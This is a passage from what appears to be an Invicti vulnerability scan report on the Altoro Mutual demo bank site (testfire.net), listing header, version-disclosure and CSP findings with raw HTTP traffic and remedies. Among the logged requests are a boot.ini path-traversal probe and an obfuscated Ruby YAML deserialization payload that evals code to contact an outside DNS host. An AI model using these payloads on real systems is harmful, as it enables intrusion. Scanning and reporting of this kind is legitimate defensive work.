<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id=
…
```

14.7. http://testfire.net/style.css

Certainty

Request | Response

Request

```
GET /style.css HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 923.6977
Total Bytes Received : 1478
Body Length : 1251
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 1251
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: text/css
Date: Thu, 09 Oct 2025 08:23:20 GMT
ETag: W/"1251-1610554444000"

body, table, td, p {
color:#000000;
font: 10px Verdana, Arial, Sans-Serif;
line-height: 1.6;
}
img {
border-style: none;
border-width: 0px;
}
form {
margin-top: 0;
margin-bottom: 0;
}
ul, ol {
margin-top: 2px;
margin-bottom: 8px;
}
td, p {
margin: 10px;
padding: 3px 10px 3px 10px;
}
th {
text-align: left;
}
input {
color:#333366;
font: 11px Verdana, Arial, Sans-Serif;
}
h1 {
color:#00796C;
font: 22px Verdana, Arial, Sans-Serif;
font-weight: bold;
margin-top: 0px;
padding-top: 15px;
text-decoration:none;
```

```
}
h2 {
color: #333333;
font: 14px Verdana, Arial, Sans-Serif;
font-weight: bold;
}
a {
color: #5811B0;
}
a:visited {
color:#5811B0;
}
a:hover {
color:#00796C;
text-decoration:none;
}
.focus {
font-weight: bold;
}
.credit {
color:#999999;
font-style: italic;
line-height:1.3;
}
.bt {
border-top: #5811B0 1px solid;
}
.br {
border-right: #5811B0 1px solid;
}
.bb {
border-bottom: #5811B0 1px solid;
}
.cc {
background-color: #BFD7DA;
}
.fl, .flp {
float: left;
}
.flp {
padding-top: 25px;
}
.disclaimer {
border: dashed 1px red;
margin-top: 10px;
padding: 10px;
}
.err {
background-color: #FFD0D0;
padding: 10px;
}
```

14.8. http://testfire.net/subscribe.jsp

Certainty

Request | Response

Request

```
GET /subscribe.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 667.6589
Total Bytes Received : 8700
Body Length : 8545
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeade
…
```

14.9. http://testfire.net/survey_questions.jsp

Certainty

Request | Response

Request

```
GET /survey_questions.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 720.91
Total Bytes Received : 7300
Body Length : 7145
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
```

```
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"
…
```

14.10. http://testfire.net/swagger/swagger-ui.css

Certainty

Request | Response

Request

```
GET /swagger/swagger-ui.css HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 4273.7531
Total Bytes Received : 153787
Body Length : 153556
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 153556
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: text/css
Date: Thu, 09 Oct 2025 08:23:22 GMT
ETag: W/"153556-1610554444000"

.swagger-ui{
/*! normalize.css v7.0.0 | MIT License | github.com/necolas/normalize.css */font-family:sans-
serif;color:#3b4151}.swagger-ui html{line-height:1.15;-ms-text-size-adjust:100%;-webkit-text-size-
adjust:100%}.swagger-ui body{margin:0}.swagger-ui article,.swagger-ui aside,.swagger-ui
footer,.swagger-ui header,.swagger-ui nav,.swagger-ui section{display:block}.swagger-ui h1{font-
size:2em;margin:.67em 0}.swagger-ui figcaption,.swagger-ui figure,.swagger-ui
main{display:block}.swagger-ui figure{margin:1em 40px}.swagger-ui hr{-webkit-box-sizing:content-
box;box-sizing:content-box;height:0;overflow:visible}.swagger-ui pre{font-
family:monospace,monospace;font-size:1em}.swagger-ui a{background-color:transparent;-webkit-text-
decoration-skip:objects}.swagger-ui abbr[title]{border-bottom:none;text-decoration:underline;-webkit-
text-decoration:underline dotted;text-decoration:underline dotted}.swagger-ui b,.swagger-ui
strong{font-weight:inherit;font-weight:bolder}.swagger-ui code,.swagger-ui kbd,.swagger-ui samp{font-
family:monospace,monospace;font-size:1em}.swagger-ui dfn{font-style:italic}.swagger-ui mark{background-
color:#ff0;color:#000}.swagger-ui small{font-size:80%}.swagger-ui sub,.swagger-ui sup{font-
size:75%;line-height:0;position:relative;vertical-align:baseline}.swagger-ui
sub{bottom:-.25em}.swagger-ui sup{top:-.5em}.swagger-ui audio,.swagger-ui video{display:inline-
block}.swagger-ui audio:not([controls]){display:none;height:0}.swagger-ui img{border-
style:none}.swagger-ui svg:not(:root){overflow:hidden}.swagger-ui button,.swagger-ui input,.swagger-ui
optgroup,.swagger-ui select,.swagger-ui textarea{font-family:sans-serif;font-size:100%;line-
height:1.15;margin:0}.swagger-ui button,.swagger-ui input{overflow:visible}.swagger-ui button
…
```

14.11. http://testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual

Method	Parameter	Parameter Type	Value
GET	HostName	Querystring	AltoroMutual

Certainty

Request | Response

Request

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutual HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/status_check.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 419.3541
Total Bytes Received : 206
Body Length : 59
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 59
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:24:00 GMT



{
"HostName": "AltoroMutual",
"HostStatus": "OK"
}
```

Remedy

Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

```
X-Content-Type-Options: nosniff
```

External References

- X-Content-Type-Options HTTP Header

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ASVS 4.0	14.4.1
NIST SP 800-53	CM-6
DISA STIG	V-16786
OWASP API Top Ten 2019	API7
ISO27001	A.14.1.2
ISO27001 2022	A.8.27
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

15. Version Disclosure (Apache Coyote)

LOW | 1

Invicti Standard identified a version disclosure (Apache Coyote) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

15.1. http://testfire.net/

Extracted Version

- 1.1

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 789.8857
Total Bytes Received : 9617
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT

HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transition
…
```

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	13
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
ISO27001	A.18.1.3
ISO27001 2022	A.8.27
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

16. Version Disclosure (SwaggerUI)

LOW | 1

Invicti Standard identified a version disclosure (SwaggerUI) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of SwaggerUI.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

16.1. http://testfire.net/swagger/swagger-ui-bundle.js

Identified Version

- 3.19.3

Certainty

Request | Response

Request

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 13940.9774
Total Bytes Received : 939447
Body Length : 939202
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 939202
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:24:17 GMT
ETag: W/"939202
…
dule)return e;var t={};if(null!=e)for(var n in e)Object.prototype.hasOwnProperty.call(e,n)&&
(t[n]=e[n]);return t.default=e,t}(n(445)),f=n(9);function p(e){return e&&e.__esModule?e:{default:e}}var
d=!0,h="gecfc2397",v="3.19.3",m="jenins-swagger-oss",y="Mon, 08 Oct 2018 19:42:18
GMT";e.exports=function(e){s.default.versions=s.default.versions||{},s.default.versions.swaggerUi=
{version:v,gitRevision:h,gitDirty:d,buildTimesta
…
```

Remedy

Configure your web server to prevent information leakage.

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	13
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
ISO27001	A.18.1.3
ISO27001 2022	A.8.27
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

17. Version Disclosure (Tomcat)

LOW | 1

Invicti Standard identified a version disclosure (Tomcat) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Tomcat.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

17.1. http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini

Method	Parameter	Parameter Type	Value
GET	content	Querystring	/../../../../../../../../../../boot.ini

Extracted Version

- 7.0.92

Certainty

Request | Response

Request

```
GET /index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.973
Total Bytes Received : 1969
Body Length : 1765
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Connection: close
Content-Length: 1765
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:32 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p>
<b>Type</b> Exception Report</p><p><b>Message</b> java.lang.NullPointerException</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the
request.</p><p><b>Exception</b> <pre>org.apache.jasper.JasperException: java.lang.NullPointerException
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre></p><p><b>Root Cause</b> <pre>java.lang.NullPointerException
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr
class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

Remedy

Configure your web server to prevent information leakage from the `X-Powered-By` header of its HTTP response.

Remedy References

- OWASP Securing Tomcat

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	13
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
ISO27001	A.18.1.3
ISO27001 2022	A.8.27
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

18. Content Security Policy (CSP) Not Implemented

BEST PRACTICE | 11 | CONFIRMED | 10

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:** Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:** The base element is used to resolve a relative URL to an absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to the base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe on the page. (Please note that frame-src was brought back in CSP 3)
- **object-src** : Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly end with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
    - child-src
    - connect-src
    - font-src
    - img-src
    - manifest-src
    - media-src
    - object-src
    - script-src
    - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;
Content-Security-Policy: script-src https://example.com:*;
Content-Security-Policy: script-src https:;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out on this extra layer of security.

Vulnerabilities

18.1. http://testfire.net/

CONFIRMED

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 789.8857
Total Bytes Received : 9617
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
```

```
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td w
…
```

18.2. http://testfire.net/

Certainty

Request | Response

Request

```
POST / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**********
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
X-HTTP-Method-Override: GET

<ns type="yaml">&#10;---
&#10;!ruby/hash:ActionDispatch::Routing::RouteSet::NamedRouteCollection&#10;'NSFTW; eval(%
[cmVxdWlyZSAncmVzb2x2JztSZXNvbHYuZ2V0YWRkcmVzcyAoImJqbW14NmZ6aWxoOGVlZWV6Y2JrbWxjbzhqbWxqcnh6cHhkYmtqZz
ciLmNvbmNhdCAidW9nLnI4Ny5tZSIp].unpack(%[m0])[0]);' : !ruby/object:OpenStruct&#10; table:&#10;
:defaults: {}&#10;</ns>
```

Response

Response Time (ms) : 658.6183
Total Bytes Received : 9560
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:49 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="L
…
```

18.3. http://testfire.net/feedback.jsp

CONFIRMED

Request | Response

Request

```
GET /feedback.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 732.2242
Total Bytes Received : 8690
Body Length : 8535
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkH
…
```

18.4. http://testfire.net/index.jsp?content=personal_checking.htm

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	content	Querystring	personal_checking.htm

Request | Response

Request

```
GET /index.jsp?content=personal_checking.htm HTTP/1.1
Host: testfire.net
